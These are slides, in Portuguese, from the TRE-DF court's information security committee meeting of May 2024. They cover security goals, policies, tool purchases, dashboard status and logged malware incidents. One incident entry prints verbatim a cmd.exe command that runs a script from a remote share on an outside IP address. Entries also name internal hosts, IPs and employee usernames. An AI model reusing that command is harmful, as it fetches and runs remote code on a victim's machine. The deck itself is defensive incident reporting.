

REUNIÃO DA CSI

02/05/2024

Tópicos

- Ações realizadas 1º trimestre/2024
- Atividades rotineiras: Status do ambiente
- Ocorrências
- Ações futuras
- Melhorias

Ações Realizadas

EI - 1: Pessoas e Unidades Organizacionais

Cenário Atual Metas de Curto Prazo (até o fim de 2021) Metas de Médio Prazo (até o fim de 2022) Metas de Médio-Longo Prazo (até o fim de 2023)

| Cenário Atual | Metas de Curto Prazo (até o fim de 2021) | Metas de Médio Prazo (até o fim de 2022) | Metas de Médio-Longo Prazo (até o fim de 2023) | |
|--|--|--|--|--|
| TREs de Pequeno Porte (SE, AL, MS, ES, DF, TO, RR, AC, RO, AP, MT) | ETIRs não operacionalizadas Ninguém dedicado à cibersegurança na maioria dos TREs | Montagem de equipe de segurança com, pelo menos, 1 pessoa dedicada ao assunto | Capacitação e operacionalização da ETIR | Implementação da estrutura técnica mínima prevista pelo GT-SI e designação de gestor para acumular as funções da gestão de negócio da Segurança da Informação ¹ . |
| TREs de Médio Porte (RN, AM, PA, PE, BA, CE, SC, GO, PB, PI, MA) | Sobreposição de funções do Gestor de Segurança da Informação com várias outras atribuições no Tribunal | Montagem de equipe de segurança com, pelo menos, 1 pessoa dedicada ao assunto | Capacitação e operacionalização da ETIR | Implementação da estrutura técnica mínima prevista pelo GT-SI e designação de gestor para acumular as funções da gestão de negócio da Segurança da Informação ¹ . |
| TREs de Grande Porte (SP, RS, MG, PR, RJ) | | Capacitação e operacionalização da ETIR Montagem de equipe de segurança com, pelo menos, 1 pessoa dedicada ao assunto | Implementação da estrutura técnica mínima prevista pelo GT-SI e designação de gestor para acumular as funções da gestão de negócio da Segurança da Informação ¹ | Designação de Gestor de Segurança da Informação Dedicado junto à Presidência ou DG. |

1. Nova estrutura organizacional com criação a AGSI – SEI: 0008704-79;

2. Cobrança da capacitação em Ciber (Knowbe4) – SEI: 0002842-59.2024.6.07.8100;

3. MBA em Cyber Security – IBMEC Mar/2024;

4. Concurso nacional TSE.

Ações Realizadas

EI - 2: Políticas e Normatização

| Cenário Atual | Metas de Curto Prazo (até o fim de 2021) | Metas de Médio Prazo (até o fim de 2022) | Metas de Longo Prazo (até o fim de 2024) |
|---------------|--|--|--|
|---------------|--|--|--|

| | | | | |
|--|---|---|--|--|
| TREs de Pequeno Porte (SE, AL, MS, ES, DF, TO, RR, AC, RO, AP, MT) | PSI aprovada e Normas táticas e procedimentos operacionais inexistentes na maior parte dos TREs | Submissão, para aprovação, de normas táticas nos temas previstos na PSI. | Elaboração de fluxos operacionais para cada norma tática | Divulgação e implantação de procedimentos e fluxos aprovados Revisão das normas táticas e procedimentos operacionais |
| TREs de Médio Porte (RN, AM, PA, PE, BA, CE, SC, GO, PB, PI, MA) | | Submissão, para aprovação, de normas táticas nos temas previstos na PSI. | Elaboração de fluxos operacionais para cada norma tática | Divulgação e implantação de procedimentos e fluxos aprovados Revisão das normas táticas e procedimentos operacionais |
| TREs de Grande Porte (SP, RS, MG, PR, RJ) | | Submissão, para aprovação, de normas táticas nos temas previstos na PSI. Submissão, para aprovação, de procedimentos e fluxos operacionais para cada norma tática. | Divulgação e implantação de procedimentos e fluxos aprovados | Designação de Gestor de Segurança da Informação Dedicado junto à Presidência ou DG. Revisão das normas táticas e procedimentos operacionais |

| Norma Prevista | Situação |
|---|----------------------------------|
| 1. Gestão de Ativos | Port. PR. nº 241 /2023 |
| 2. Controle de Acesso Físico e Lógico | Port. PR. nº 27/2022 – Atualizar |
| 3. Gestão de Riscos de SI | Pendente – Jun/2024 |
| 4. Uso Aceitável de Recursos de TI | Port. PR. nº 27/2022 – Atualizar |
| 5. Geração e Restauração de Cópias de SI | Port. PR. nº 69/2021 |
| 6. Plano de Continuidade de Serviços Essenciais TI | 0003655-96 – Atualizar Out/2024 |
| 7. Gestão de Incidentes de SI | Port. PR. Nº 122/2021 |
| 8. Gestão de Vulnerabilidades e Padrões de Configuração | Pendente – Out/2024 |
| 9. Gestão e Monitoramento de Registros de Atividades (logs) | Port. PR. nº 27/2022 – Atualizar |
| 10. Desenvolvimento Seguro de Sistemas | Pendente – Fev/2025 |
| 11. Uso de Recursos Criptográficos | Pendente – Jun/2025 |

Política de Segurança da Informação da J.E.

Normas Táticas Complementares de cada Tribunal

Procedimentos Operacionais de cada norma

Entrega dos protocolos de Cibersegurança

- PPINC – Prevenção de Incidentes Cibernéticos – 38%
- PGCRC – Gerenciamento de Crises Cibernéticas – 32%
- PIILC – Investicação de Ilícitos Cibernéticos – 20%

Ações Realizadas

El - 2: Políticas e Normatização

1. Atualização da PARTIC – SEI: 0002966-52.2018.6.07.8100

2. Proposta para revogar Portaria PR nº 189/2010 – Dispõe sobre o acesso aos sistemas de informação do TRE-DF, após a publicação da nova versão da PARTIC - https://apps.tre-df.jus.br/Normativo/20100050189_1278020795000.doc

3. Indicar novo representante da DG na CSI

Ações Realizadas

EI - 3: Ferramentas Automatizadas

Cenário Atual Metas de Curto Prazo (até o fim de 2021) Metas de Médio Prazo (até o fim de 2022) Metas de Longo Prazo (até o fim de 2024)

| | | | | |
|--|--|---|---|---|
| TREs de Pequeno Porte (SE, AL, MS, ES, DF, TO, RR, AC, RO, AP, MT) | Heterogeneidade de ferramentas adquiridas, configuradas e implantadas. | Aquisição, configuração e implantação de ferramentas de prioridade 1 ³ . | Aquisição, configuração e implantação de ferramentas de prioridade 2 ³ . | Aquisição, configuração e implantação de ferramentas de prioridade 3 ³ . |
| | | Aquisição, configuração e implantação de ferramentas de prioridade 1 ³ . | Aquisição, configuração e implantação de ferramentas de prioridade 2 ³ . | Aquisição, configuração e implantação de ferramentas de prioridade 3 ³ . |
| TREs de Médio Porte (RN, AM, PA, PE, BA, CE, SC, GO, PB, PI, MA) | Muitos TREs com carências graves de ferramentas. | Aquisição, configuração e implantação de ferramentas de prioridade 1 ³ . | Aquisição, configuração e implantação de ferramentas de prioridade 3 ³ . | Controles de cibersegurança implementados, automatizados e reportados à direção. |
| TREs de Grande Porte (SP, RS, MG, PR, RJ) | | Aquisição, configuração e implantação de ferramentas de prioridade 2 ³ . | | |

Ferramentas de Segurança de Borda

- 1: Firewall de Borda (por exemplo, Sonic Wall, Checkpoint)
- 1: Anti-Spam (por exemplo, Spam Assassin, Symantec)
- 2: WAF (por exemplo, F5, Mod_Security)
- 3: Visibilidade do tráfego de rede (por exemplo, Corelight, Zeek)
- 3: Gerenciador de APIs (por exemplo, 3Scale)
- 3: Proteção contra Intrusão (por exemplo, Sonic Wall, Checkpoint)
- 3: Anti-DDOS (por exemplo, Netscout Arbor, Radware)
- 3: Balanceador de Links (por exemplo, F5 Link Controller, A10 Networks)

Ferramentas de Segurança Interna

- 1: Anti-virus (por exemplo, Trend, McAfee, Symantec)
- 2: Firewall TSE-TREs (por exemplo, Sonic Wall, Checkpoint)
- 2: Proxy de Navegação/FiltroWeb/Inspeção SSL (por exemplo, SonicWall CFS, Symantec WebFilter)
- 2: Monitoração e auditoria de E-mail, arquivos e AD (por exemplo, Varonis)
- 2: Concentrador de logs (por exemplo, Graylog, ElasticSearch)
- 3: Análise estática de Código-fonte (por exemplo, Microfocus Fortify, Veracode)
- 0: Infraestrutura Hiper-convergente (somente no TSE, onde já se encontra disponível)

Ferramentas de Autenticação

- 2: Duplo Fator de Autenticação (por exemplo, Duo Security, RSA SecurID)
- 3: Autenticação Single Sign-on (por exemplo, RHSSO)

Governança e Continuidade

- 1: Inventário integrado de HW e SW (por exemplo, Altiris, SpiceWorks/ELK)
- 1: Solução de Backup (por exemplo, Veritas Netbackup, CommVault)
- 1: Gestão de Vulnerabilidades (por exemplo, Tenable, Qualys, OpenVAS)
- 3: Gestão de Acesso Privilegiado (Cofre de Senhas) (por exemplo, Microsoft LAPS, HashiCorp)

Soluções Previstas: 20
Soluções Investidas: 16
% de aderência: 80%

Ações Realizadas

EI - 3: Ferramentas Automatizadas

Implementações 2024

1. Solução de análise avançada de cibersegurança (Darktrace/Cognite + serviços e suporte – 24 meses)

Operacional: Janeiro

Customizada: Março

Testes de alcance: Abril

Ativação modo autônomo: Maio

2. Solução de auditoria de dados não estruturados (AD + Email + Serv. Arq)

Operacional: Janeiro

Customizada: Março

Operação Assistida: Semanal (2h)

Aquisições 2024

1. Modernização da solução de backup – SEI (0009132-27) - R\$ 1.720.920,88 (estimado)

2. Aquisição de solução de GRC – SEI (0002922-23) - R\$ 2.100.000,00 (Contratação TSE)

3. Contrato nº 03/2024 – SEI (1596295) - R\$ 260.100,00 (GRG Tech – itens 11 e 12 da ARP nº 03/2023 – TRE-DF)

4. Contrato nº 04/2024 – SEI (1597052) - R\$ 358.000,00 (FACILMOVA Tecnologia – SAST/DAST/SCA - ARP nº 21/2024 – TRE-SP)

5. Solução de SSE – Secure Service Edge - SEI (0002653-81.2024.6.07.8100) - R\$ 1.600.000,00 (estimado – não incluso na PCA)

Investimento Total Estimado

R\$ 6.039.020,88

Ações Realizadas em 2022/2023

EI - 4: Serviços Especializados

Cenário Atual Metas de Curto Prazo (até o fim de 2021) Metas de Médio Prazo (até o fim de 2022) Metas de Longo Prazo (até o fim de 2024)

| | Cenário Atual | Metas de Curto Prazo (até o fim de 2021) | Metas de Médio Prazo (até o fim de 2022) | Metas de Longo Prazo (até o fim de 2024) |
|------------|--|---|---|---|
| TSE e TRÉs | <p>No TSE, há contratações em curso para Inteligência Cibernética, Apoio Técnico em Segurança e Apoio à Elaboração de Normas.</p> <p>No caso da maioria dos TRÉs, não há contratação de serviços especializados.</p> | <p>Conclusão da contratação de serviços especializados.</p> <p>Levantamento da maturidades do entes da J.E. (item 1 da tabela anterior)</p> | <p>Implantação e entrada em operação de SOC (item 2).</p> <p>Realização de capacitações para as equipes operacionais, para gestores táticos e para a alta gestão (item 3).</p> <p>Realização de simulações de ataque (item 5)</p> | <p>Realização de trilhas de treinamentos para unidades de Segurança de TI e ETIRs (item 4)</p> <p>Reavaliação de possíveis novos escopos de contratação de serviços especializados.</p> |

1) Realização de Diagnóstico/Análise de maturidade em Cibersegurança - **ARP TSE nº 01e 02/2023**

2) Provimento de serviço de Security Operations Center (SOC) para toda JE - **Somente TSE**

3) Realização de capacitações para equipes operacionais, gestores táticos e para alta gestão - **Trilha de Capacitação em cibersegurança em andamento - Knowbe4**

4) Realização de trilhas de treinamentos de formação de profissionais de SI para TI e ETIR - **MBA em Cyber Security - IBMEC - 2024**

5) Realização de simulações de ataques, Red Teams e Blue Teams da JE - **ARP TSE nº 01e 02/2023 - Contrato - nº 41/2023**

Ações Realizadas em 2022/2023

EI - 5: Sensibilização e Consciência

Uso da solução Knowbe4

02 Trilhas de capacitações e 02 capacitações específicas realizadas

Média de 68% de participação nos treinamentos



Atividades Rotineiras – Status

Solução de gestão de ativos (desktops + servidores) - TRENDMICRO

Trend Vision One™ Executive Dashboard

2024-04-30 18:24



tre-df



Risk Overview Exposure Overview Attack Overview Security Configuration

Credit usage



Data sources

Manage Reports

RISK INDEX [What is the Risk Index?](#)

41 /100
Medium risk

Risk category indexes:

- Exposure Index: Medium >
- Attack Index: Low >
- Security Configuration Index: Medium >

Risk Event Overview



tre-df

Compare with other orgs

Devices
Risk level: Medium

Internet-Facing Assets
Risk level: Medium

Accounts
Risk level: Medium


Applications
Risk level: High

Cloud Assets
Risk level: Low

Risk Summary

Atividades Rotineiras - Status

Solução de análise avançada de cibersegurança - DARKTRACE



Atividades Rotineiras - Status

Solução de análise avançada de cibersegurança – COGNITE LUMINA

LUMINAR DASHBOARD

Publish Date ▼ Organization Dashboard Luminar AI Insights

Assets in Severe Risk **198**/4.9K

High Risk CVEs **0**/0

Monitored Threat Actors **1**

High-Risk Assets

| | |
|--|--|
| 26 Dec 2022 URLs (10) | 16 Feb 2023 URLs (9) |
| Asset #1020 NEW 23 Jan 2024 URLs (8) | Asset #1243 NEW 28 Dec 2023 URLs (8) |
| Asset #3929 NEW 23 Jan 2023 URLs (8) | Asset #5303 NEW 23 Jun 2022 URLs (7) |
| Asset #916 NEW 31 Jan 2024 URLs (7) | Asset #1893 14 Jun 2023 URLs (7) |
| Asset #2313 NEW 02 May 2023 URLs (7) | Asset #2342 30 Apr 2023 URLs (7) |

AI Cyber Feed 12K

- Honeywell: USB Malware Attacks on Industrial Orgs Becoming More Sophisticated**
Honeywell's recent report indicates that 31% of detected malware on USB drives was associated with c
30 Apr 2024
- Muddling Meerkat Hackers Manipulate DNS Using China's Great Firewall**
A new cluster of malicious activity named "Muddling Meerkat" has been active globally since October
30 Apr 2024
- Okta Warns of Credential Stuffing Attacks Using Tor, Residential Proxies**
Okta has issued a warning about a significant increase in credential stuffing attacks, which utilize
30 Apr 2024
- New R Programming Vulnerability Exposes Projects to Supply Chain Attacks**
A critical security vulnerability, identified as CVE-2024-27322 with a CVSS score of 8.8, has been d
30 Apr 2024
- FBCS Data Breach Impacted 2M Individuals**
Financial Business and Consumer Solutions (FBCS), a third-party debt collection agency, reported a d
30 Apr 2024
- Agent Tesla and Taskun Malware Targeting US Education and Govt Entities**
A new cyberattack campaign is targeting the US education and government sectors, leveraging two malw

Ocorrências

Alerta recebido dia 09 de abril de 2024 às 01H47min.

| Endpoint | IP Address | Type | Operating Syst... | OS Version | Last Connected | Endpoint Se... | User | Threats |
|-----------------|---------------|--|-------------------|--------------------|---------------------|----------------|---------------------|---------|
| SECAP-TELE04 | 10.20.45.168 | 🖥️ | Windows 10 | 10.0 (Build 19045) | 04/09/2024 08:47:18 | Windows, ... | msoutto | 1 |
| Security Threat | Category | File Path / Email Subject / Rule Name | | | Action | Logged by | Time | |
| Mal_Mlwr-13 | Virus/Malware | C:\Users\MSOUTTO\AppData\Local\Google\DriveFS\106927503546004640702\content_cache\d61\d105\13997 | | | File cleaned | Apex One | 04/09/2024 01:47:28 | |

Imagem 1 – Standard Endpoint Protection

Highlights

Malware in Noteworthy Folders - Blocked

Rule name: Virus found in file
Detection: Mal_Mlwr-13
Data source / processor: Standard Endpoint Protection

🕒 2024-04-09 01:47:28 | [View event](#)

🖥️ secap-tele04

- (fileHash) ca868ece72b83d0f86af4f4bc126b357552bf658
- (fullPath) C:\Users\MSOUTTO\AppData\Local\Google\DriveFS\10692750354600464...
- (fileName) 13997
- (scanType) Real-time Scan
- (actResult) File cleaned

```
graph LR; A[secap-tele04] --- B[13997]
```

Conclusão

Alerta gerado pelo acesso ao arquivo no caminho

C:\Users\MSOUTTO\AppData\Local\Google\DriveFS\106927503546004640702\content_cache\d61\d105\13997.

O arquivo foi categorizado pela enciclopédia Trend Micro através da sua detecção heurística como um dos três malwares seguintes: TROJ_AGENT, WORM_RBOT ou TROJ_MANCYSN. **Realizada a limpeza do arquivo pelo sistema Trend Micro.**

Ocorrências

Alerta criado dia 11 de abril de 2024, às 15H17min.

Highlights

TrojanSpy Malware Detection

Rule name: Virus found in file
Detection: TrojanSpy.Win32.ICEDID.YXEDDZ
Data source / processor: Standard Endpoint Protection

🕒 2024-04-11 15:14:00 | [View event](#)

🖥️ zdf021wks24

- 📄 (fileHash) 116f814988983d6449c3a77c45ec301...
- 📄 (fullPath) C:\Users\leandro.martins\Downloads\...
- 📄 (fileName) Não confirmado 487019.crdownload
- 🌐 (endpointIp) 10.49.31.164
- 📄 (scanType) Real-time Scan
- 📄 (actResult) File cleaned

```
graph LR; A[Computer: zdf021wks24] --- B[Document: Não confirmado 487019.crd...]; B --- C[IP: 10.49.31.164]
```

Conclusão

Alerta gerado pela classificação maliciosa do arquivo **Não confirmado 487019.crdownload**. Realizada a limpeza do arquivo pelo sistema Trend Micro.

Ocorrências

- Notificação

Nome do Host: zdf006wks28

IP: 10.49.16.168

Usuário: tre-dfeliana.lima

- Detalhamento

Deteção: Dropping Of PE File In An Uncommon Directory Via Powershell

Caminho: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

CMD: C:\Windows\system32\cmd.exe /K "\\191.234.212.140@80\Documentos\files\la3.cmd"

PID: 15600

Ação da ferramenta: A ferramenta alertou o evento na console.

- Conclusão

Através do endpoint: **zdf006wks28**, o usuário **tre-dfeliana.lima** acessou a DLL: **sqlite3.dll**

A ferramenta Trend Micro detectou que o usuário acessou através do caminho: **C:\Windows\System32\cmd.exe** e **C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe** o arquivo:

C:\Users\Public\zdf006wks28\sqlite3.dll

A ferramenta Trend Micro agiu alertando na console.

1. Resumo do incidente #ge57b78c4

⊗ Não confirmado

🕒 11 mar 2024 15:40:59 - 12 mar 2024 16:28:59 -03

- URL do incidente: <https://dt-43121-01.tre-df.jus.br/#aiagroup/ge57b78c4-6988-4634-a4da-9c608924bdbbe>

Dispositivo inicial

- PC-CONSTRUTORA-ENGEMEGA

Outros dispositivos

- PC-CONSTRUTORA-ENGEMEGA
- 10.20.36.1
- Unknown Device

Eventos do incidente

- Possível comando e controle SSL a múltiplos sites externos (11 mar 2024 15:40:59 -03)
- Conexões repetidas incomuns (11 mar 2024 15:42:48 -03)
- Conexões repetidas incomuns (11 mar 2024 15:43:30 -03)
- Possível comando e controle HTTP (12 mar 2024 14:56:29 -03)
- Possível comando e controle HTTP (12 mar 2024 14:56:29 -03)
- Varredura de múltiplos dispositivos (12 mar 2024 16:03:04 -03)
- Conexões SSH incomuns (12 mar 2024 16:03:40 -03)

Ações Futuras

El- 1: Pessoas e Unidades Administrativas

1. Implementar a estrutura técnica mínima da equipe de ETIR (03 servidores)
 - 1.1 Terceirização de equipe – Nova contratação Service Desk – 2024 (01 analista sênior);
 - 1.2 Reestruturação organizacional – AGSI (02 analistas);
 - 1.3 Concurso TSE – (02 analistas).

Ações Futuras

El- 2: Políticas e Normatização

1. Gestão de Riscos de SI – Jun/2024
2. Gestão de Vulnerabilidades e Padrões de Configuração – Set/2024
3. Plano de Continuidade de Serviços Essenciais TI – Out/2024
4. PPINC – 59% - Jun/2024
5. PGCRC – 55% - Ago/2024
6. PIILC – 47% - Set/2024
7. Manual de Prevenção e Mitigação de Ameaças Cibernéticas e Confiança Digital – Port. CNJ nº 162/2021 – Nov/2024
8. Manual de Gestão de Identidade e Controle de Acesso – Port. CNJ nº 162/2021 – Dez/2024
9. Implementar o indicador nº 09 do Plano de Gestão 2024-2026, que mede o aprimoramento da maturidade de segurança Cibernética do TRE-DF

Melhorias



Bloquear o uso do Whatsapp web na rede interna

Principais Riscos

Exposição de informações sensíveis;

Vazamento de conversas e arquivos compartilhados;

Dispositivos comprometidos, podem permitir acesso não autorizado;

Informações pessoais e dados de contatos podem ser comprometidos;

Comprometimento de dispositivo por uso indevido;

Melhorias



DARKTRACE

Ativar o modo autônomo – ações automáticas

Principais Benefícios

- Tomar a ação de bloqueio “on line”;
- Aumento do poder de mitigação de riscos e explorações;
- Grande redução do esforço operacional das equipes envolvidas;
- Ambiente mais seguro;

Melhorias



Implementar de forma efetiva o Princípio do Privilégio mínimo

Obrigado